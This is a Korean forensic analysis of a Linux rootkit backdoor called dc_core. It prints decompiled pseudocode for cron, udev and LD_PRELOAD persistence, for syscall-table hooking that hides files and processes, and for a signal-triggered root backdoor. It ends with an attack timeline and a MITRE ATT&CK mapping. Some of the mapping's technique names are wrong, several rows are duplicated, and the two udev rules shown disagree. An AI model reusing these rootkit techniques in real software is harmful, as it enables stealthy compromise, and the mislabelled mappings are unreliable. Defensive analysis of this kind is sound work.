
3.2.2 주기적 실행 메커니즘

설정된 cron 작업은 시스템 시계를 기준으로 10분 간격으로 실행된다. [그림 24]과 같이 cron 스케줄링 구조에서 */10은 0, 10, 20, 30, 40, 50분에 실행됨을 의미하며, 나머지 필드의 *는 시간, 일, 월, 요일에 관계없이 실행됨을 나타낸다. 이러한 주기적 실행은 프로세스가 종료되거나 시스템이 재부팅된 후에도 최대 10분 이내에 악성코드가 다시 활성화됨을 보장한다.

[그림 24] cron 스케줄 표현식 구조 분석.

3.2.3 출력 리다이렉션을 통한 은닉

cron 명령에 포함된 > /dev/null 2>&1 구문은 표준 출력과 표준 에러를 모두 /dev/null 로 리다이렉션하여 실행 흔적을 제거한다. [그림 25]는 리다이렉션 구조를 통해 악성코드 실행 시 발생할 수 있는 에러 메시지나 출력이 시스템 로그나 메일로 전송되지 않도록 한다. 이는 시스템 관리자가 cron 실행 로그를 통해 악성 활동을 탐지하는 것을 방해하는 은닉 기법이다.



[그림 25] 출력 리다이렉션을 통한 실행 흔적 제거 메커니즘.

3.3 udev 규칙 기반 네트워크 트리거


dc_core는 [그림 26]과 같이, create_persistence() 함수 내에서 udev 규칙을 생성하여 시스템의 네트워크 이벤트를 감지하고 자동 실행되는 트리거 기반 지속성 메커니즘을 구현한다. 이 방식은 네트워크 인터페이스의 동적 변화를 악용하여 시스템 재부팅이나 네트워크 재구성 시에도 악성코드가 활성화되도록 보장한다.

```
v0 = fopen("/etc/udev/rules.d/99-netcore.rules", "w");
v2 = v0;
if ( v0 )
{
  fwrite("ACTION==\"add\", SUBSYSTEM==\"net\", RUN+=\"/usr/local/bin/netcore -d\"\n", 1u, 0x42u, v0);
  fclose(v2);
  LODWORD(v0) = system("udevadm control --reload-rules");
}
```

[그림 26] create_persistence() 함수 내 udev 규칙 설정 부분.

3.3.1 udev 규칙 파일 생성


악성코드는 /etc/udev/rules.d/99-netcore.rules 파일을 생성하여 사용자 정의 udev 규칙을 시스템에 등록한다. [그림 27] 파일 생성 과정에서 99- 접두사를 사용하여 다른 udev 규칙보다 늦게 처리되도록 우선순위를 설정한다. 이는 네트워크 인터페이스가 완전히 초기화된 후 악성코드가 실행되도록 하는 전략적 설계이다.



[그림 27] /etc/udev/rules.d/99-netcore.rules 파일 생성 과정.

3.3.2 네트워크 이벤트 감지 메커니즘

생성된 udev 규칙은 ACTION=="add", SUBSYSTEM=="net", RUN+="/usr/local/bin/netcore -d" 형태로 구성된다. [그림 28]와 같이, udev 규칙 구조에서 ACTION=="add"는 새로운 장치가 시스템에 추가될 때, SUBSYSTEM=="net"는 네트워크 서브시스템 관련 이벤트일 때만 트리거되도록 조건을 설정한다. 이러한 조건은 이더넷 카드 연결, WiFi 연결, 가상 네트워크 인터페이스 생성 등의 상황에서 악성코드를 자동 실행한다.



[그림 28] udev 규칙 구조 및 조건 분석.

3.3.3 동적 실행 트리거 활성화


udev 규칙 파일 생성 후 udevadm control --reload-rules 명령을 실행하여 새로운 규칙을 즉시 시스템에 적용한다. [그림 29]과 같이 udevadm 명령 실행 과정을 통해 udev 데몬이 규칙 파일을 다시 로드하고 활성화한다. 이후 시스템에서 네트워크 관련 하드웨어 변화가 발생할 때마다 자동으로 악성코드가 데몬 모드로 실행되어 지속성을 유지한다.

```
ACTION=="add", KERNEL=="urandom", RUN+="/usr/local/bin/dc_core -d -s"
```

[그림 29] 생성된 99-netcore.rules의 명령어.

3.3.4 이벤트 기반 지속성의 특징

이 메커니즘은 기존의 시간 기반 지속성과 달리 이벤트 기반으로 동작한다. [그림 30] 네트워크 이벤트 트리거 시나리오에서 시스템 재부팅, 네트워크 카드 교체, 가상 머신 네트워크 구성 변경 등 다양한 상황에서 악성코드가 활성화된다.



[그림 30] 네트워크 이벤트 트리거 시나리오.


3.4 커널 모듈을 통한 저수준 지속성

dc_core는 install_security_module() 함수를 통해 커널 모듈 netcore.ko를 로드하여 커널에서 시스템콜을 우회하는 역할을 진행한다.

3.4.1 커널 모듈 로드 메커니즘

dc_core는 [그림 28]과 같이, stealth_operations() 함수 내에서 install_security_module() 함수를 호출하여 커널 모듈을 동적으로 로드한다. 이 함수는 /opt/.dc_system/netcore.ko 파일의 존재를 확인한 후 insmod 명령을 통해 커널 공간에 모듈을 로드한다. [그림 28]과 같이, 커널 모듈 로드 과정은 시스템 권한이 필요하므로 elevate_privileges() 함수가 먼저 실행되어야 한다.

```
1  int install_security_module()
2  {
3    int result; // eax
4    char s[256]; // [rsp+0h] [rbp-120h] BYREF
5    char name[32]; // [rsp+100h] [rbp-20h] BYREF
6
7    strcpy(name, "/opt/.dc_system/netcore.ko");
8    result = access(name, 0);
9    if ( !result )
10   {
11     snprintf(s, 0x100uLL, "insmod %s", name);
12     return system(s);
13   }
14   return result;
15 }
```



[그림 31] 커널 모듈 파일 존재 확인 및 로드 과정. (좌)

[그림 32] install_security_module() 함수의 실행 순서. (우)

3.4.2 커널 모듈 초기화 및 시스템 콜 테이블 획득

로드된 커널 모듈은 시스템 콜 테이블을 조작하여 핵심 시스템 함수들을 후킹한다. [그림 33]의 시스템 콜 후킹 구조에서 getdents, getdents64, kill 시스템 콜을 가로채어 프로세스와 파일 목록에서 악성코드 관련 항목들을 숨긴다. 이러한 후킹은 ps, ls, top 등의 시스템 도구가 악성 프로세스나 파일을 표시하지 못하도록 한다.

```
1  int __cdecl netcore_init()
2  {
3    unsigned __int64 *syscall_table_bf; // rax
4    int v1; // r8d
5    unsigned __int64 v2; // rax
6    unsigned __int64 *v3; // rdx
7    unsigned __int64 v4; // rax
8
9    _fentry__();
10   syscall_table_bf = get_syscall_table_bf();    // 시스템 콜 테이블 주소 획득 (kprobe를 통한 동적 주소 해결)
11   v1 = -1;
12   _sys_call_table = syscall_table_bf;
13   if ( syscall_table_bf )
14   {
15     v2 = __readcr0();                           // CR0 레지스터 백업 (메모리 보호 설정 저장)
16     cr0 = v2;
17     module_hide();                              // 커널 모듈을 시스템 리스트에서 숨김 (lsmod 탐지 방지)
18     kfree(_this_module.sect_attrs);
19     v3 = _sys_call_table;
20     _this_module.sect_attrs = 0LL;
21     orig_getdents = (t_syscall)v3[78];          // 원본 시스템 콜 함수들 백업 (복원을 위해 보존)
22     orig_getdents64 = (t_syscall)v3[217];
23     orig_kill = (t_syscall)v3[62];
24     v4 = cr0;
25     __writecr0(cr0 & 0xFFFFFFFFFFFEFFFFLL);     // CR0의 WP 비트 클리어 - 커널 메모리 쓰기 보호 해제
26     v3[78] = (unsigned __int64)hacked_getdents; // 시스템 콜 테이블을 악성 함수로 교체 (후킹 완료)
27     v3[217] = (unsigned __int64)hacked_getdents64;
28     v3[62] = (unsigned __int64)hacked_kill;
29     __writecr0(v4);                             // CR0 레지스터 복원 - 메모리 보호 재활성화
30     return 0;
31   }
```

[그림 33] 시스템 콜 후킹을 통한 함수 가로채기 구조.

3.4.3 프로세스 및 파일 은닉 메커니즘

커널 모듈은 "netcore_" 접두사를 가진 모든 파일과 디렉터리를 시스템 탐색에서 제거한다. [그림 34] 파일 은닉 알고리즘에서 hacked_getdents() 함수가 디렉터리 리스팅 결과를 실시간으로 필터링하여 악성코드 관련 항목들을 사용자에게 보이지 않게 처리한다. 또한 특정 시그널을 통해 프로세스를 동적으로 숨기거나 표시할 수 있는 기능을 제공한다.

```
88    if ( *(_QWORD *)(v12 + 19) != '_erocten'
89      || *(_DWORD *)((char *)v6 + v11 + 27) != 'rces'
90      || *(unsigned __int16 *)((char *)v6 + v11 + 31) != 'te' )
91    {
92      goto LABEL_12;                          // "netcore_" 접두사 문자열 검사 - 은닉 대상 파일/디렉터리 식별
93    }
94    if ( v12 != (char *)v6 )
95    {
96  LABEL_22:
97      *((_WORD *)v10 + 8) += *((_WORD *)v12 + 8);// 중간 엔트리 은닉: 이전 엔트리의 크기에 현재 엔트리 크기를 합쳐서 건너뛰기
98      goto LABEL_13;
99    }
100 LABEL_27:
101   v18 = v6[8];                              // 은닉 대상 엔트리를 메모리에서 물리적 제거 시작
102   v20 = v8;
103   v5 -= v18;                                // 첫 번째 엔트리 은닉: 전체 크기에서 해당 엔트리 크기만큼 차감
104   v7 = v5;
105   memmove(v6, (char *)v6 + v18, v5);        // memmove로 은닉 대상 엔트리를 디렉터리 리스트에서 제거
106   v8 = v20;
```

[그림 34] hacked_getdents64() 함수의 파일 은닉 알고리즘.

3.4.4 동적 권한 상승 메커니즘

커널 모듈은 특수 시그널(64번)을 통해 현재 프로세스에 root 권한을 부여하는 백도어 기능을 포함한다. [그림 35]과 같이, 권한 상승 메커니즘에서 prepare_creds()와 commit_creds() 함수를 통해 프로세스의 자격 증명을 조작한다. 또한 모듈 자체도 [그림 36]와 같이, 시스템의 모듈 목록에서 숨겨져 lsmod 명령으로도 탐지되지 않는다. 이러한 다층적 은닉 기능은 포렌식 분석이나 시스템 관리 도구를 통한 탐지를 극도로 어렵게 만드는 고도화된 루트킷 기술이다.

```
else if ( (_DWORD)si == 64 )                // 시그널 64번 확인: 권한 상승 백도어 트리거
{
  v9 = prepare_creds(pt_regs, a2, v2, di);  // 새로운 자격 증명 구조체 생성 (권한 상승을 위한 준비)
  v6 = 0;
  if ( !v9 )
    return v6;
  *(_QWORD *)(v9 + 4) = 0LL;                // 모든 사용자 ID를 0(root)으로 설정 - uid, gid, euid, egid = 0
  *(_QWORD *)(v9 + 12) = 0LL;
  *(_QWORD *)(v9 + 20) = 0LL;
  *(_QWORD *)(v9 + 28) = 0LL;
  commit_creds(v9);                         // 자격 증명 커밋: 변경된 root 권한을 현재 프로세스에 적용
  return 0LL;
}
```

[그림 35] 특수 시그널(64)을 통한 동적 권한 상승 메커니즘.

```
if ( (_DWORD)si == 63 )                    // 시그널 63번 확인: 커널 모듈 은닉/표시 토글 백도어
{
  if ( module_hidden )
  {
    v10 = module_previous;
    next = module_previous->next;
    if ( (unsigned __int8)_list_add_valid(&_this_module.list, module_previous, module_previous->next, di) )
    {
      next->prev = &_this_module.list;
      _this_module.list.next = next;
      _this_module.list.prev = v10;
      v10->next = &_this_module.list;
    }
    result = 0LL;
    module_hidden = 0;
  }
  else
  {
    module_previous = _this_module.list.prev; // 모듈을 커널 리스트에서 제거 - lsmod 명령으로 탐지 불가
    if ( (unsigned __int8)_list_del_entry_valid(&_this_module.list, a2, v2, di) )
    {
      v12 = _this_module.list.next;
      prev = _this_module.list.prev;
      v12->prev = prev;
      prev->next = v12;
    }
    _this_module.list.next = (list_head *)0xDEAD000000000100LL;// 모듈 리스트 포인터를 독성 값으로 설정 - 완전한 은닉 상태 구현
    _this_module.list.prev = (list_head *)0xDEAD000000000122LL;
    module_hidden = 1;
    return 0LL;
  }
```

[그림 36] 특수 시그널(63)을 커널 모듈 은닉 토글.

3.5 라이브러리 프리로딩을 통한 시스템 후킹

dc_core는 install_file_hooks() 함수를 통해 LD_PRELOAD 메커니즘을 악용하여 시스템 전역에서 동적 라이브러리 함수 호출을 가로채는 지속성 메커니즘을 구현한다. 이 방식은 모든 새로 실행되는 프로세스에 영향을 미치며, 사용자 공간에서의 광범위한 후킹 기능을 제공한다.

3.5.1 LD_PRELOAD 설정 메커니즘

dc_core는 install_file_hooks() 함수를 통해 시스템 전역 라이브러리 프리로딩을 설정한다. 이 함수는 /etc/ld.so.preload 파일에 /usr/lib64/libdl.so.2를 등록하여 시스템의 모든 동적 링킹 과정에서 해당 라이브러리가 우선적으로 로드되도록 한다. [그림 37]과 같이 LD_PRELOAD 설정 과정에서 동적 링커가 프로그램 실행 시 이 파일을 참조하여 지정된 라이브러리를 먼저 로드한다.

```
1  int install_file_hooks()
2  {
3    FILE *v0; // rax
4    char v2[32]; // [rsp+0h] [rbp-40h] BYREF
5    char filename[24]; // [rsp+20h] [rbp-20h] BYREF
6    FILE *stream; // [rsp+38h] [rbp-8h]
7
8    strcpy(filename, "/etc/ld.so.preload");
9    strcpy(v2, "/usr/lib64/libdl.so.2");
10   v0 = fopen(filename, "w");
11   stream = v0;
12   if ( v0 )
13   {
14     fprintf(stream, "%s\n", v2);
15     LODWORD(v0) = fclose(stream);
16   }
17   return (int)v0;
18 }
```

[그림 37] install_file_hooks() 함수를 통한 LD_PRELOAD 설정.

3.5.2 readdir() 함수 후킹을 통한 파일 은닉

libdl.so.2 라이브러리의 핵심 기능은 readdir() 함수를 후킹하여 디렉터리 탐색 결과를 필터링하는 것이다. [그림 38]과 같이 readdir 후킹 메커니즘에서 이 함수는 원본 readdir() 함수를 호출한 후 결과를 필터링한다. hidden_prefix 변수에 저장된 "dc_" 문자열과 일치하는 파일명을 가진 디렉터리 엔트리를 건너뛰어 사용자에게 보이지 않게 한다.

```
1  __int64 __fastcall readdir(__int64 a1)
2  {
3    __int64 i; // rax
4    size_t v2; // rax
5    __int64 v4; // [rsp+18h] [rbp-8h]
6
7    if ( original_readdir_0 )
8      goto LABEL_4;
9    original_readdir_0 = (__int64 (__fastcall *)(_QWORD))dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "readdir");
10   for ( i = original_readdir_0(a1); ; i = original_readdir_0(a1) )// 원본 readdir 호출하여 디렉터리 엔트리 획득
11   {
12     v4 = i;
13     if ( !i )
14       break;                                    // 디렉터리 끝에 도달했는지 확인
15     v2 = strlen(hidden_prefix);                 // "dc_" 문자열 길이 계산
16     if ( strncmp((const char *)(v4 + 19), hidden_prefix, v2) )
17       break;                                    // 파일명과 "dc_" 접두사 비교
18 LABEL_4:
19     ;
20   }
21   return v4;
22 }
```

[그림 38] readdir() 함수 후킹을 통한 디렉터리 탐색 필터링.

3.5.3 동적 함수 해결 및 원본 함수 보존


라이브러리는 dlsym() 함수를 사용하여 원본 readdir() 함수의 주소를 동적으로 해결한다. [그림 39]와 같이 동적 함수 해결 과정에서 RTLD_NEXT 핸들을 사용하여 다음 라이브러리에서 원본 함수를 찾아 호출한다. 이를 통해 정상적인 디렉터리 탐색 기능을 유지하면서도 특정 파일들만 선별적으로 숨길 수 있다.

```
original_readdir_0 = (__int64 (__fastcall *)(_QWORD))dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "readdir");
```

[그림 39] dlsym()을 통한 동적 함수 해결 과정.

3.5.4 은닉 패턴 및 필터링 로직


[그림 40]은 파일명 필터링 알고리즘에서 디렉터리 엔트리의 파일명 부분(오프셋 +19)에서 "dc_" 접두사를 검사한다. 일치하는 파일은 건너뛰고 일치하지 않는 첫 번째 파일을 반환하여 "dc_"로 시작하는 모든 파일이 ls, find 등의 명령에서 보이지 않게 만든다.



[그림 40] "dc_" 접두사 기반 파일명 필터링 알고리즘.

3.5.5 시스템 전역 영향 범위

LD_PRELOAD 메커니즘의 특성상 이 라이브러리는 시스템에서 새로 실행되는 모든 프로세스에 영향을 미친다. [그림 41]과 같이 프로세스별 라이브러리 로딩 과정에서 동적 링커가 프로그램 시작 시 /etc/ld.so.preload 파일을 참조하여 지정된 라이브러리를 먼저 로드하므로, 시스템의 모든 디렉터리 탐색 도구가 "dc_" 접두사 파일을 은닉한다.



[그림 41] 시스템 전역 프로세스에 대한 라이브러리 프리로딩 영향.

4. 위 항목 외에 공격자가 수행하는 행위가 있다면, 분석해주고 전반적인 과정에 대해 타임라인으로 정리해주세요. 더불어, 어떻게 이러한 사태에 대한 재발 방지를 할 수 있을까요?

해당 침해사고에 사용된 악성코드의 감염 흐름도는 [그림 42]와 같다.

1단계 백도어 실행 단계에서는 dc_core가 /usr/local/bin/dc_core 경로에서 메인 백도어 프로세스로 시작되어 root 권한으로 실행된다. 이후 악성코드 작업 공간인 /opt/.dc_system 디렉토리를 생성하여 추가 컴포넌트들의 설치를 준비한다.

2단계 은닉 시스템 구축 단계에서는 이중 루트킷 시스템을 배포한다. libdl.so.2를 /usr/lib64/libdl.so.2에 설치하고 /etc/ld.so.preload에 등록하여 readdir() 함수를 후킹해 dc_ 접두사 파일들을 숨긴다. 동시에 netcore.ko 커널 모듈을 /opt/.dc_system/netcore.ko에 설치하고 insmod 명령으로 로드하여 getdents64 및 기타 시스템 콜을 후킹한다. 이를 통해 프로세스 숨김 및 파일 후킹 시스템을 구축한다.

3단계 지속성 메커니즘 구축 단계에서는 3중 자동 실행 체계를 수립한다. Systemd 서비스로 netcore.service를 등록하여 부팅시 자동 실행되도록 하고, /var/spool/cron/root에 10분 간격으로 실행되는 Cron Job을 등록한다. 또한 /etc/udev/rules.d/99-netcore.rules에 네트워크 이벤트 트리거를 설정하여 하드웨어 이벤트 발생시에도 자동 실행되도록 구성한다.

4단계 네트워크 통신 단계에서는 C&C 서버 연결을 시도하나 현재는 실패 상태이다. TCP 소켓을 생성하고 decoded_host를 확인하여 연결을 시도하지만, Primary C&C 서버인 aekcmatmhjhkektcctkc는 무효한 도메인이고, Backup 서버는 바이너리 데이터로 파싱이 불가능하다. 결과적으로 DNS 해석과 inet_pton() 함수 모두 실패하여 외부 통신이 차단된 상태로, 60-180초 간격으로 무한 재시도만 반복하고 있다.

[그림 42] 악성코드 실행 흐름도.

4.2 MITRE ATT&CK 매핑

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery
T1078 정상 dfc 계정 활용	T1059.004 쉘 스크립트 실행	T1543.002 systemd 서비스 생성	T1548.003 sudo를 통한 권한 상승	T1014 커널 루트킷 설치	T1003.008 시스템 계정 정보 수집	T1082 시스템 정보 수집
	T1106 시스템 콜 직접 호출	T1053.003 cron 작업 등록	T1068 커널 모듈을 통한 권한 상승	T1055 라이브러리 인젝션		T1057 프로세스 탐지
		T1547.006 커널 모듈 자동 로드		T1564.001 파일 숨김		T1083 파일 시스템 탐색
		T1547.001 udev 규칙 설정		T1564.002 프로세스 숨김		T1016 네트워크 설정 탐색
		T1547.008 LD_PRELOAD 설정		T1562.001 보안 도구 우회		
				T1070.003 로그 삭제		
				T1036.005 정상 서비스로 위장		
				T1112 시스템 설정 변경		

Command and Control	Collection	Exfiltration
T1071.001 TCP 통신 시도	T1005 로컬 시스템 데이터 수집	T1041 C&C 채널을 통한 데이터 유출
T1573.001 암호화된 통신		
T1105 원격 코드 실행		

4.2.1 MITRE ATT&CK 매핑 분석

MITRE ID	기법명	설명	설명
T1078	Valid Accounts	dfc 계정을 통한 정상 계정 활용	sudo session 으로 root 권한 획득
T1059.004	Command and Scripting Interpreter: Unix Shell	쉘 스크립트 실행	deploy_netcore.sh 배포 스크립트 실행
T1106	Native API	시스템 콜 직접 호출	popen(), system() 함수를 통한 명령 실행
T1543.002	Create or Modify System Process: Systemd Service	systemd 서비스 생성	netcore.service 생성 및 등록
T1053.003	Scheduled Task/Job: Cron	cron 작업 등록	*/10 * * * * 주기적 실행 설정
T1547.006	Boot or Logon Autostart Execution: Kernel Modules and Extensions	커널 모듈 자동 로드	netcore.ko 커널 모듈 insmod 로딩
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	udev 규칙 설정	99-netcore.rules 네트워크 이벤트 트리거
T1547.008	Boot or Logon Autostart Execution: LSASS Driver	LD_PRELOAD 설정	/etc/ld.so.preload 에 libdl.so.2 등록
T1548.003	Abuse Elevation Control Mechanism: Sudo and Sudo Caching	sudo 를 통한 권한 상승	dfc 사용자가 sudo 로 root 권한 획득
T1068	Exploitation for Privilege Escalation	커널 모듈을 통한 권한 상승	시그널 64 번을 통한 동적 root 권한 부여
T1014	Rootkit	커널 루트킷 설치	netcore.ko 를 통한 시스템 콜 후킹
T1055	Process Injection	라이브러리 인젝션	LD_PRELOAD 를 통한 모든 프로세스에 라이브러리 로딩
T1564.001	Hide Artifacts: Hidden Files and Directories	파일 숨김	readdir() 후킹으로 "dc_" 접두사 파일 숨김
T1564.002	Hide Artifacts: Hidden Users	프로세스 숨김	getdents64 후킹으로 프로세스 목록에서 제거
T1562.001	Impair Defenses: Disable or Modify Tools	보안 도구 우회	SELinux 비활성화 시도 (setenforce 0)
T1070.003	Indicator Removal on Host: Clear Command History	로그 삭제	dmesg -c 로 커널 메시지 로그 삭제
T1036.005	Masquerading: Match Legitimate Name or Location	정상 서비스로 위장	"Network Core System Service"로 위장
T1112	Modify Registry	시스템 설정 변경	/etc/ld.so.preload, udev 규칙 파일 수정
T1014	Rootkit	커널 루트킷 설치	netcore.ko 를 통한 시스템 콜 후킹
T1055	Process Injection	라이브러리 인젝션	LD_PRELOAD 를 통한 모든 프로세스에 라이브러리 로딩
T1564.001	Hide Artifacts: Hidden Files and Directories	파일 숨김	readdir() 후킹으로 "dc_" 접두사 파일 숨김
T1564.002	Hide Artifacts: Hidden Users	프로세스 숨김	getdents64 후킹으로 프로세스 목록에서 제거
T1003.008	OS Credential Dumping: /etc/passwd and /etc/shadow	시스템 계정 정보 수집	passwd 파일에서 사용자 계정 36 개 확인
T1082	System Information Discovery	시스템 정보 수집	커널 버전, OS 정보, 네트워크 설정 확인

T1057	Process Discovery	프로세스 탐지	volatility 를 통한 프로세스 분석
T1083	File and Directory Discovery	파일 시스템 탐색	/opt/.dc_system 디렉토리 생성 및 파일 배치
